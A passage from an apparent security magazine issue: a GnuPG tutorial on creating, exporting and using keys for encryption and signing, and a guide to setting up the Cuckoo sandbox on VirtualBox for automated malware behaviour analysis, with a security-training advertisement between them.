  (4) RSA (sign only)
Your selection?
```

Security (TLS), PGP, and GPG. Each user has two keys (a public encryption key and a private decryption key). The public key is available to the public, but the private key is known only to the recipient. Messages are encrypted with the recipient's public key, and can be decrypted only with the corresponding private key.

We want to describe GnuPG that is used widely on the Internet.

PGP is used for signing, encrypting, and decrypting texts, e-mails, files, directories, and partitions. Each public key is added to a username and/or an e-mail address. For privacy, PGP combines symmetric-key encryption and public-key encryption.

GnuPG, or GPG, is suite of cryptographic software; it is an OpenPGP standard compliant system. GPG program by default is a command line program but some graphical user interface is provided for it. For example, GnuPG encryption support has been integrated into Kmail, Evolution and Thunderbird. These are other GUI tools for GPG, Seahorse for GNOME, KPGP for KDE. GPG is used in some messengers too, for example psi and fire. These messengers can automatically secure messages when GnuPG is installed and configured. GPG is also embedded in web applications; web-based software such as Horde also makes use of it. FireGPG is a good example for Mozilla Firefox. GnuPG also supports symmetric encryption algorithms but by default, GnuPG uses the CAST5 symmetrical algorithm.

You can install GPG very easy. It is installed by default on many Linux distros. For more information about it visit <http://www.gnupg.org/>.

I want to install it on my favorite Gnu/Linux distro – Crunchbang. You can use the package manager on your distro for installing it too:

open a terminal and type the following command

For Debian: `apt-get install gnupg`

For Fedora: `yum install gnupg`

After that you must generate a key. The command-line option `--gen-key` is used to create a new primary keypair (see Listing 1).

GnuPG can create several types of key pairs; the option that has “default” label is the correct choice. Option 2 creates two keypairs. Option 3 creates only a DSA keypair and option 4 creates only an RSA keypair. A DSA keypair is usable only for making signatures. Therefore choose 1.

RSA keys may be between 1024 and 4096 bits long.  
What keysize do you want? (2048)

Default option is 2048. It is good for all users and shows an extremely strong level of security, but you can change it between 1024 to 4096. The longer the key, the more secure it is against brute-force attacks. But you should keep in mind that encryption and decryption will be slower, as the key size is increased and a larger key size may affect the signature length. When you choose a number, the key size can never be changed (see Listing 2).

Next, you should choose an expiration time for your key. By default 0 is selected which means the key never expires, but it is not a good idea. You

## Listing 2. Specifying key length

```
Requested keysize is 2048 bits
Please specify how long the key should be valid.
    0 = key does not expire
<n> = key expires in n days
<n>w = key expires in n weeks
<n>m = key expires in n months
<n>y = key expires in n years
Key is valid for? (0)
```

## Listing 3. Entering your name and e-mail address

You need a user ID to identify your key; the software constructs the user ID from the Real Name, Comment and Email Address in this form:

```
"Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"
```

Real name:

can see a <n> alongside options – that means you must choose a number. For example, we want our key to expire after one year. Therefore we enter 1y:

```
Key is valid for? (0) 1y
Key expires at Wed 08 Jan 2014 01:56:55 AM EST
Is this correct? (y/N)
```

Enter “y” to finish the process. Next, you must enter your name and e-mail address (see Listing 3), but remember that this information is for authenticating you as a real individual. You can use the comment field to include aliases or other information. Then, below message appears:

```
Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit?
```

You can edit your previous information; for example, enter N to change your name. If the data is correct, enter o for confirmation.

```
You need a Passphrase to protect your secret key.
Enter passphrase:
```

Finally, enter a passphrase for your secret key. The gpg program asks you to enter your passphrase twice to ensure you made no typing errors.

Next, gpg generates random data to make your key as unique as possible (see Listing 4). Move your mouse, type random keys, or perform other tasks on the system during this step to speed up the process, and then your key is generated and ready for use (see Listing 5).

The “key fingerprint” is a shorthand “signature” for your key. To display the fingerprint at any time, use this command:

```
gpg --fingerprint "your email"
```

Your “GPG key ID” consists of 8 hex digits that are located at the end. In our example it is 08E3A968. If you are asked for the key ID, you should append 0x to the key ID (0x08E3A968).

## Make a Backup

You can make a backup of your key easily, enter the following command:

```
gpg --export-secret-keys --armor <your email> >
<your name>.asc
```

## The Keys List

To list the keys on your public keyring use the following command:

### Listing 4. Generating random data to make a key unique

```
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
Not enough random bytes available. Please do some other work to give
the OS a chance to collect more entropy! (Need 284 more bytes)
```

### Listing 5. The key has been generated

```
gpg: /home/mohsen/.gnupg/trustdb.gpg: trustdb created
gpg: key 08E3A968 marked as ultimately trusted
public and secret key created and signed.

gpg: checking the trustdb
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust model
gpg: depth: 0 valid: 1 signed: 0 trust: 0-, 0q, 0n, 0m, 0f, 1u
gpg: next trustdb check due at 2014-01-08
pub 2048R/08E3A968 2013-01-08 [expires: 2014-01-08]
Key fingerprint = D6F3 7C52 F617 E31B 4F19 15DD A8F6 6BA5 08E3 A968
uid mohsen <XXXXXXXX>
sub 2048R/12D6F55B 2013-01-08 [expires: 2014-01-08]
```

```
mohsen@crunchbang-jokar:~$ gpg --list-keys
```

```
/home/mohsen/.gnupg/pubring.gpg
```

```
-----
pub  2048R/08E3A968 2013-01-08 [expires: 2014-01-08]
uid                          mohsen <XXXXXXXXXX>
sub  2048R/12D6F55B 2013-01-08 [expires: 2014-01-08]
```

## Exporting a Public Key

To send your public key to a person you must first export it. You can send it to some secure server too, to export your public key, you must use `--export` option:

```
mohsen@crunchbang-jokar:~$ gpg --output <a name>.
                             gpg --export <your email>
```

The key that has been generated by this command is in binary format, but gpg has a command `--armor` that will generate your key in the ASCII format.

```
mohsen@crunchbang-jokar:~$ gpg --output <a name>.
                             gpg --armor --export <your email>
```

To send your key to some public server, you can use the command below:

```
gpg --keyserver pgp.mit.edu --send <KEY NAME>
```

For “Key Name,” substitute either the key ID of your primary keypair or any part of a user ID that identifies your keypair. You can use another server too, for example `keyserver.ubuntu.com` or `subkeys.pgp.net`.

Another way is to visit a key server and copy-paste your key manually. For example, go to <http://pgp.mit.edu/> or <http://keyserver.ubuntu.com/>, then open your public key in the ASCII format that has been exported via a text editor, copy contains, paste it into the “Submit a key” section, and click “submit” button.

## Importing a public key

You can add a public key via `--import` option:

```
mohsen@crunchbang-jokar:~$ gpg --import <key name>.gpg
```

## Encrypting and decrypting documents

This process is very straightforward. If you want to encrypt a message to Jason, you encrypt it using Jason’s public key, and he decrypts it with his private key. If Jason wants to send you a message,

he encrypts it using your public key, and you decrypt it with your private key.

To encrypt a document we use the `-encrypt` option. You must have the public keys of the user so this message can be encrypted and sent. GPG uses the `--output` option to output the result. For example:

```
mohsen@crunchbang-jokar:~$ gpg --output <output
file> --encrypt --recipient <Recipient’s email>
<input file>
```

To decrypt a message the option `--decrypt` is used. You need the private key with which the message was encrypted. For example:

```
mohsen@crunchbang-jokar:~$ gpg --output <output
file> --decrypt <input file>
```

You need a passphrase to unlock the secret key for:

```
user: “mohsen <XXXXXXXXXXXXXXXXXX>”
2048-bit RSA key, ID 12D6F55B, created 2013-01-08
(main key ID 08E3A968)
```

Enter passphrase:

Next, you must enter the private key password to decrypt the message. Other user friendly command exists as well. For example, to encrypt a file, you can use the command below:

```
mohsen@crunchbang-jokar:~$ gpg -a --encrypt -r <
Recipient’s email> <input file>
```

To decrypt a message you can use the following command as well:

```
mohsen@crunchbang-jokar:~$ gpg -o <output file>
--decrypt <input file>
```

You can use a symmetric cipher to encrypt the document. Symmetric encryption is useful for securing documents when the passphrase does not need to be communicated to others. For this purpose we can use `--symmetric` option:

```
mohsen@crunchbang-jokar:~$ gpg --output <output
file> --symmetric <input file>
```

Next, you must enter your passphrase.

Another useful capability of GPG is that it can sign a message and if the document is subse-



quently modified in any way, verification of the signature will fail. It is like a hand-written signature with the additional benefit. The user can be sure a file has not been modified since it was created. Creating and verifying signatures use the public/private keypair but not like encryption and decryption, it is a different operation. For example, you want to use your own private key to digitally sign a letter and send it to the PenTest Magazine. The editor uses your public key to check the signature and verify that the submission indeed came from you and that it had not been modified since you sent it. The command-line option `--sign` is used to make a digital signature:




Figure 3. Seahorse interface

#### Listing 6. Installing Seahorse

```
root@crunchbang-jokar:/home/mohsen# apt-get
install seahorse
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be
installed:
  libcryptui0 libgpgme11 libpth20
Suggested packages:
  gpgsm gnupg2 seahorse-plugins
The following NEW packages will be installed:
  libcryptui0 libgpgme11 libpth20 seahorse
0 upgraded, 4 newly installed, 0 to remove and
128 not upgraded.
Need to get 3,101 kB of archives.
After this operation, 10.3 MB of additional
disk space will be used.
Do you want to continue [Y/n]?
```

```
mohsen@crunchbang-jokar:~$ gpg --output <output
file> --sign <input file>
You need a passphrase to unlock the secret key for
user: "mohsen <XXXXXXXXXX>"
2048-bit RSA key, ID 08E3A968, created 2013-01-08

Enter passphrase:
```

You can check the signature or check the signature and recover the original document. For this purpose `--verify` option is used.



Figure 4. Creating a new item




Figure 5. Creating a new PGP key





Figure 6. Establishing a password for your key

```
mohsen@crunchbang-jokar:~$ gpg --verify <input file>
gpg: Signature made Wed 09 Jan 2013 03:31:42 AM
      EST using RSA key ID 08E3A968
gpg: Good signature from "mohsen <XXXXXXXXXX>"
```


OK, are you tired of the command line? We will do a quick review of some GUI tools.

A good tool for managing your keys is Seahorse. You can install it on a Debian based system with `apt-get install seahorse` (see Listing 6) and Redhat based system with `yum install seahorse`.


Then enter “y” and wait for Seahorse to be installed. After that, you can launch Seahorse by typing `seahorse` in the console (see Figure 3).



**Figure 7.** Generating key



**Figure 8.** The view of the generated keys



**Figure 9.** Entering Enigmail's setup wizard

## Reference

- An Introduction To Cryptography
- Codes and Ciphers Julius Caesar the Enigma and the Internet
- Codes, Ciphers And Secret Writing
- Cryptography and Public Key Infrastructure on the Internet
- <http://www.wikipedia.org/>
- <http://www.gnupg.org/>
- <http://fedoraproject.org/>

From the file menu, Select “new.”

As you can see, it provides a useful option to work. You can create an SSH key for connecting to other computers or storing your password safely (see Figure 4). For our work, please choose “PGP Key” and click “Continue.”

Fill the information and by choosing “Advanced key option,” you can manipulate some options like “Encryption type,” “Key Strength,” and “Expiration Date.” Then click “Create” (see Figure 5). In the next step, you must enter a password for your key (see Figure 6).

Then, wait for the program to generate the password (see Figure 7).

After that, by clicking on “My Personal Keys” tab you can see your PGP key (see Figure 8).

Another useful tool for encrypting e-mails is Enigmail. It is a good tool that merges with Thunderbird and allows you to encrypt and decrypt your e-mails easily. After installing Enigmail, open Thunderbird and you can see a menu with the name “OpenPGP.” You can manage your keys, create a new key, import keys and so on. Another useful option is the “setup wizard” where you can import your keys or create new ones (see Figure 9).

## Conclusion

GPG is a very big tool that you can secure your documents with. It is not possible to fully explain it in this article, but we have tried to explain some of the more important features. I guess it is mandatory and for some reason anyone must create a key for personal e-mail. In some countries, the Internet providers use some deep package sniffers for listening to some special words that GPG can help users to safety.

**MOHSEN MOSTAFA JOKAR**



**A Cyber criminal can target and breach  
your organization's perimeter in less than  
a second from **anywhere** in the world ...**

## **Are You Prepared?**

ANRC delivers advanced cyber security training, consulting, and development services that provide our customers with peace of mind in an often confusing cyber security environment. ANRC's advanced security training program utilizes an intensive hands-on laboratory method of training taught by subject matter experts to provide Information Security professionals with the knowledge and skills necessary to defend against today's cyber-attacks and tomorrow's emerging threats.

ANRC's consulting and development services leverage team member knowledge and experience gained in the trenches while securing critical networks in the U.S. Department of Defense and large U.S. corporations. ANRC tailors these services to deliver computer security solutions specific to the needs of the customer's operational environment. Our approach emphasizes a close relationship with our clients as an integral part of our service. We believe we're all in the security battle together, and we view our customers as key members of our team in the fight.

**TRAINING :: CONSULTING :: SOLUTIONS    [www.anrc-services.com](http://www.anrc-services.com)**



# Automating Malware Analysis with Cuckoo

Malicious software has always been a problem in the computer industry. Understanding the way this type of software is written, the impact it presents to the infected, and removal methodologies is a time consuming process, especially in corporate environments where you have thousands of connected devices. A recent study published by Panda Labs in 2012 indicated that over 27 million innovative strands of malware were discovered in the wild [1]. The need for quick, accurate, and highly automated analysis of malware is warranted.

**T**his article will outline implementing an automated virtual environment to aid in the identification and analysis of potentially malicious software, what can then be extended to proactively detect and ultimately protect corporate environments from being infected.

## Introduction

Malware, short for malicious (or malevolent) software, is software used or created by attackers to disrupt computer operation, gather sensitive information, or gain access to private computer systems. It can appear in the form of code, scripts, active content, and other software. 'Malware' is a general term used to refer to a variety of forms of hostile or intrusive software. Malware includes computer viruses, ransom-ware, worms, trojan horses, root-kits, key-loggers, dialers, spyware, adware, malicious (browser helper objects) BHOs and other malicious programs; the majority of active malware threats are usually worms or trojans rather than viruses [2].

No longer are computers, or servers only at risk of being infected, with the popularity of mobile computing, enterprises are quickly adopting 'BYOD' strategies to support personal devices within the corporate environment. The conveniences of portable browsers will likely lead to

more people doing their business on the go. With this shift in technology use, attackers have developed various new types of malware for mobile devices including but not limited to ransom-ware, malware shopping spree, and NFC works to trick users and infect devices [3].

When we discuss malware analysis, two types of disciplines are followed, behavioral analysis and code analysis.

## Behavioral Analysis

Behavioral analysis involves executing a malware specimen in a controlled environment. Within this environment you should have all of the tools necessary to monitor changes made by the malicious specimen. This might include tools such as a simple honeypot, an IRC server, DNS services, or a web server. In addition to this, you should have tools in place to monitor the actions the malware takes when interacting with these services. This means file system integrity tools, registry, and network monitoring software. Example of tools for this task could include Regshot [4], Wireshark [5] Process explorer [6] and Capture Bat [7].

## Code Analysis

Code analysis involves disassembling and reverse engineering the code of the malware. This



can be done in a static state where the code is analyzed without being executed, or in a dynamic state where the code is examined as it is being processed by the system. Examples of tools for this task could include Ollydbg [8], OllyDump [9] and IDA Pro [10].

These phases are very different and time consuming, however both are essential for performing a thorough analysis.

For the purpose of this article we will discuss automating behavioral analysis techniques using the Cuckoo Sandbox [11]. This framework has been installed on Backtrack 5R3 [12] as our host operating system and Windows 7 enterprise [13] as our guest. Our virtual platform selected is Oracle VirtualBox [14]. Installing the host and guest operating systems in your lab is outside the scope of this article. Please see the reference section for additional information on installing Backtrack 5R3 as your host operating system and Microsoft Windows 7 in a virtual environment [15/16].

The operating system of your host machines doesn't particularly matter, although I prefer using a Linux distribution because it is less susceptible to a great deal of malware. Extra care should be taken regarding the location of malware analysis hosts on your network. Worms and other types of malware can be self-replicating, so it's highly likely that simply running an executable on a networked machine can lead to other hosts on that network being compromised if they aren't patched for the exploited vulnerability or if a 0-day specimen is

being used. Isolating your malware lab from other computers in the network is often not enough. Typically, you should isolate them from the Internet as well.

## Installing and Configuring Cuckoo

Once your lab is setup with at least one guest operating system, you will need to download Cuckoo [11], the malware sandbox that allows for automating behavior analysis of malicious samples. Cuckoo Sandbox is an application that provides a virtual sandbox for the automatic analysis of malware specimens. Originally developed by Claudio Guarnieri for the Google Summer of Code, the project became so popular it is now a mainstay of the Honeynet Project, a leading international research institution with a special focus on malware. The platform allows for the automatic capture and advanced analysis of dangerous strains of malware in a contained environment [17].

Since Cuckoo is based on Python you will need to ensure it's installed on our system and any additional dependencies needed.

At a high level there are other optional dependencies that are mostly used by modules and utilities. The following libraries are not strictly required, but their installation is recommended [18]:

- Dpkt (Highly Recommended): for extracting relevant information from PCAP files.
- Jinja2 (Highly Recommended): for rendering the HTML reports and the web interface.

### Listing 1. Installing Python

```
# apt-get install python
# apt-get install python-dpkt python-jinja2 python-magic python-pymongo python-libvirt
python-bottle python-pefile python-sqlalchemy
```

### Listing 2. Installing ssdeep

```
# apt-get install ssdeep
# svn checkout http://pyssdeep.googlecode.com/svn/trunk pyssdeep
# cd pyssdeep
# python setup.py build
# python setup.py install
```

### Listing 3. Installing tcpdump

```
# apt-get install tcpdump
# apt-get install libcap2-bin
# setcap cap_net_raw,cap_net_admin=eip /usr/local/sbin/tcpdump
```

- Magic (Optional): for identifying files' formats (otherwise use 'file' command line utility)
- Pydeep (Optional): for calculating ssdeep fuzzy hash of files.
- Pymongo (Optional): for storing the results in a MongoDB database.
- Yara and Yara Python (Optional): for matching Yara signatures (use the svn version).
- Libvirt (Optional): for using the KVM machine manager.
- Bottlepy (Optional): for using the web.py and api.py utilities.
- Pefile (Optional): used for static analysis of PE32 binaries.

Before downloading Cuckoo lets make sure we have all the necessary dependencies and modules installed, begin by installing Python (see Listing 1).

ssdeep is a program for computing context triggered piecewise hashes (CTPH), also called fuzzy hashes. You will need to install ssdeep checksums

and related python modules to support this function (see Listing 2).

TcpDump is necessary for creating packet captures of network activity for analysis on the guest operating system when malware is submitted; this is an important step to ensure your sniffer is properly configured (see Listing 3).

A virtualization platform is required; this is where you will be submitting your malware samples. The command below will install VirtualBox from the repository, if you decide you can navigate to the website <https://www.virtualbox.org/wiki/downloads> and manually download and install your platform package (see Listing 4).

Cuckoo sandbox is hosted on Github, if you don't have git installed below are the commands to achieve this and clone cuckoo (see Listing 5, Figure 1).

At this point you should have all the necessary software and recommended dependencies installed, you can begin creating your guest virtual image using Windows7 or WindowsXP.

```
new-host-2:opt ashby$ sudo git clone git://github.com/cuckoobox/cuckoo.git
Cloning into 'cuckoo'...
remote: Counting objects: 12562, done.
remote: Compressing objects: 100% (7682/7682), done.
remote: Total 12562 (delta 5239), reused 11599 (delta 4334)
Receiving objects: 100% (12562/12562), 7.59 MiB | 2.80 MiB/s, done.
Resolving deltas: 100% (5239/5239), done.
new-host-2:opt ashby$ |
```

**Figure 1.** Cuckoo install

### Listing 4. Installing VirtualBox

```
# apt-get install virtualbox-4.2
```

### Listing 5. Installing git, cloning cuckoo

```
# apt-get install git
# cd /opt
# git clone git://github.com/cuckoobox/cuckoo.git
```

### Listing 6. Shared folders creation

```
root@bt:/opt# VBoxManage sharedfolder add Win7-Cuckoo --name setup --hostpath /opt/cuckoo/shares/
setup

root@bt:/opt# VBoxManage sharedfolder add Win7-Cuckoo --name Win7-Cuckoo --hostpath /opt/
cuckoo/shares/Win7-Cuckoo
```

### Listing 7. Creating snapshot

```
root@bt:/opt# VBoxManage snapshot "Win7-Cuckoo" take "Win7-Cuckoo Snap01" -pause
```

```
total 8
drwxr-xr-x  3 root  wheel   102 Aug  5 20:51 agent
drwxr-xr-x  3 root  wheel   102 Aug  5 20:51 analyzer
drwxr-xr-x  8 root  wheel   272 Aug  5 20:51 conf
-rwxr-xr-x  1 root  wheel  2114 Aug  5 20:51 cuckoo.py
drwxr-xr-x  6 root  wheel   204 Aug  5 20:51 data
drwxr-xr-x  7 root  wheel   238 Aug  5 20:51 docs
drwxr-xr-x  6 root  wheel   204 Aug  5 20:51 lib
drwxr-xr-x  7 root  wheel   238 Aug  5 20:51 modules
drwxr-xr-x 10 root  wheel   340 Aug  5 20:51 tests
drwxr-xr-x  8 root  wheel   272 Aug  5 20:51 utils
new-host-2:cuckoo ashby$ cd agent
new-host-2:agent ashby$ ls -lh
total 16
-rw-r--r--  1 root  wheel   6.0K Aug  5 20:51 agent.py
new-host-2:agent ashby$ pwd
/opt/cuckoo/agent
new-host-2:agent ashby$ |
```

**Figure 2.** agent.py

```
[virtualbox]
# Specify which VirtualBox mode you want to run your machines on.
# Can be "gui", "sdl" or "headless". Refer to VirtualBox's official
# documentation to understand the differences.
mode = gui

# Path to the local installation of the VBoxManage utility.
path = /usr/bin/VBoxManage

# Specify a comma-separated list of available machines to be used. For each
# specified ID you have to define a dedicated section containing the details
# on the respective machine. (E.g. cuckoo1,cuckoo2,cuckoo3)
machines = Win7-Cuckoo

[Win7-Cuckoo]
# Specify the label name of the current machine as specified in your
# VirtualBox configuration.
label = Win7-Cuckoo

# Specify the operating system platform used by current machine
# [windows/darwin/linux].
platform = windows

# Specify the IP address of the current machine. Make sure that the IP address
# is valid and that the host machine is able to reach it. If not, the analysis
# will fail.
ip = 10.1.1.1
~
~
~
```

**Figure 3.** Virtualbox.conf

```
[resultserver]
# The Result Server is used to receive in real time the behavioral logs
# produced by the analyzer.
# Specify the IP address of the host. The analysis machines should be able
# to contact the host through such address, so make sure it's valid.
ip = 127.0.0.1
```

**Figure 4.** Cuckoo.conf

```
new-host-2:cuckoo ashby$ sudo ./cuckoo.py

Cuckoo Sandbox?
OH NOES!

Cuckoo Sandbox 0.6
www.cuckoosandbox.org
Copyright (c) 2010-2013

Checking for updates...
Good! You have the latest version available.

2013-08-10 09:27:01,064 [lib.cuckoo.core.scheduler] INFO: Using "virtualbox" machine manager
```

**Figure 5.** Cuckoo.py program execution

Once your guest operating system is installed it's important to apply all operating system updates, install the guest additions and various office productivity software for the malware to interact with (office, adobe reader, flash, etc.). You also want to ensure that the system is configured NOT to check for updates, UAC (Windows7) is disabled, and the operating system firewall is DEACTIVATED. These features aren't recommended and can cause issues during the automated analysis.

After your virtual machine setup is completed, configure your shared folders. You will want to create two shares, one for named setup (allows for software installation) and one for the analysis to be collected in. This is completed on your host machine (see Listing 6).

Once your share are completed you will need to copy the agent.py file from '/opt/cuckoo/agent' to the setup folder and install this into the startup folder on your virtual machine. This python script will execute the malware and create the analysis report for review (see Figure 2).

You will also need ensure the following software is installed on your Windows virtual machine:

Python 2.7

PIL 1.1.7 (module for screenshots - image lib)

At this point we need to create a snapshot. This snapshot will automatically be restored each time cuckoo starts the virtual machine to submit malware (see Listing 7). Before you can submit malware to cuckoo you will need to modify the following conf files located in /opt/cuckoo/conf directory:

cuckoo.conf

virtualbox.conf

The virtualbox.conf file contains all the configurations for your virtual environment. You will need to

change the machine name, ip address, and label to match what you have in your environment (see Figure 3).

Contained within the cuckoo.conf file is a reporting server value, make this match the ip address of your host machine. If you are unsure of this value you can set it to 127.0.0.1 as pictured in Figure 4.

At this point we are ready to launch cuckoo and submit malware samples. To launch the application type `./cuckoo.py`.

This will start the application and indicate if it's ready for malware specimens. If you receive any errors on the screen you will need to have these corrected (see Figure 5).

```
w-host-2:utils ashby$ ./submit.py -h
usage: submit.py [-h] [--url URL] [--package PACKAGE] [--custom CUSTOM]
                [--timeout TIMEOUT] [--options OPTIONS] [--priority PRIORITY]
                [--machine MACHINE] [--platform PLATFORM] [--memory]
                [--enforce-timeout] target

positional arguments:
  target                URL, path to the file or folder to analyze

optional arguments:
  -h, --help            show this help message and exit
  --url URL             Specify whether the target is an URL
  --package PACKAGE    Specify an analysis package
  --custom CUSTOM      Specify any custom value
  --timeout TIMEOUT    Specify an analysis timeout
  --options OPTIONS    Specify options for the analysis package (e.g.
                        "name=value,name2=value2")
  --priority PRIORITY  Specify a priority for the analysis represented by an
                        integer
  --machine MACHINE    Specify the identifier of a machine you want to use
  --platform PLATFORM  Specify the operating system platform you want to use
                        (windows/darwin/linux)
  --memory             Enable to take a memory dump of the analysis machine
  --enforce-timeout    Enable to force the analysis to run for the full
                        timeout period
```

**Figure 6.** Submitting malware to cuckoo

To submit malware to your sandbox, you will need to open a new terminal session and use the `submit.py` script in `/opt/cuckoo/utils/`.

The script can accept many variables, including URLs, and binary files (see Figure 6).

Below are examples of submitting both a malicious domain url, and a file located on my host machine.

```
/opt/cuckoo/utils/submit.py -url http://some-
malicious-domain.com
```

```
-- analysis.conf
-- analysis.log
-- binary
-- dump.pcap
-- memory.dmp
-- files
|   |-- 1234567890
|   |-- dropped.exe
-- logs
|   |-- 1232.raw
|   |-- 1540.raw
|   |-- 1118.raw
-- reports
|   |-- report.html
|   |-- report.json
|   |-- report.maec11.xml
|   |-- report.metadata.xml
|   |-- report.pickle
-- shots
|   |-- 0001.jpg
|   |-- 0002.jpg
|   |-- 0003.jpg
|   |-- 0004.jpg
```

**Figure 7.** Cuckoo analysis directory structure

## References

- [1] Panda Lab Malware Statistics – <http://www.spamfighter.com/News-18193-Panda-Lab-Reveals-Around-27-Million-New-Strains-of-Malware-Formed-in-2012.htm>
- [2] Wikipedia, Malware, Internet – <http://en.wikipedia.org/wiki/Malware>
- [3] McAfee 2013 Threat Predictions – <http://www.mcafee.com/us/resources/reports/rp-threat-predictions-2013.pdf>
- [4] Regshot – <http://sourceforge.net/projects/regshot/>
- [5] Wireshark – <http://www.wireshark.org>
- [6] Process explorer – <http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx>
- [7] Capture Bat – <http://www.honeynet.org/node/315>
- [8] Ollydbg – <http://www.ollydbg.de>
- [9] OllyDump – <http://www.woodmann.com/collaborative/tools/index.php/OllyDump>
- [10] IDA Pro – [https://www.hex-rays.com/products/ida/support/download\\_freeware.shtml](https://www.hex-rays.com/products/ida/support/download_freeware.shtml)
- [11] Cuckoo Malware Sandbox – <http://www.cuckoosandbox.org>
- [12] Backtrack Linux Distribution – <http://www.backtrack-linux.org>
- [13] Microsoft Windows 7 Enterprise – <http://windows.microsoft.com/en-us/windows7/products/home>
- [14] Oracle VirtualBox – <https://www.virtualbox.org>
- [15] Installing Backtrack 5 – <http://backtracktutorials.com/how-to-install-backtrack-5/>
- [16] Installing Windows7 in a Virtual Environment – <http://www.intowindows.com/how-to-install-windows-7-on-virtualbox/>
- [17] Rapid7 Sponsors Cuckoo Sandbox in the First Round of the Magnificent7 Program – <http://www.rapid7.com/company/news/press-releases/2012/magnificent7-program.jsp>
- [18] Cuckoo Sandbox Host Requirements – <http://docs.cuckoosandbox.org/en/latest/installation/host/requirements/>
- [19] Cuckoo Analysis Results (2.3.5 Analysis Results) – <https://media.readthedocs.org/pdf/cuckoo/latest/cuckoo.pdf>



---

```
/opt/cuckoo/utils/submit.py /path-to-malware/  
malware_sample
```

Each time malware is submitted the cuckoo framework will queue your malware, assign a sequential number and turn-on/restore the virtual machine and perform the analysis. Once the analysis is completed, files are generated and stored in the `/opt/cuckoo/storage/analyses/` folder inside a subdirectory named the previously defined numerical ID. Contained within you will find traffic and memory dumps, log files, interactive files, screenshots, etc. [19] (see Figure 7).

Also contained in this directory is a subdirectory named 'reports'. Inside this folder contains an html report containing all the analysis performed on your malware specimen. This report makes reviewing the behavioral analysis quick and easy.

## Conclusion

As any security practitioner will tell you dealing with malicious software is sometimes an endless fight. It's a time consuming process to gather all the information necessary to understand how the software was delivered, how it was installed, what additional programs were installed, and if any sensitive information was retrieved from your network. It takes dedication and perseverance to manually answer all these questions.

Utilizing an automated framework as discussed in this article, allows organizations of any size to quickly and accurately, analyze potentially malicious software with the intent of proactively protecting your environment. This open source solution has the flexibility allowing any organization to customize a solution to fit their needs.

---

## CHRISTOPHER ASHBY

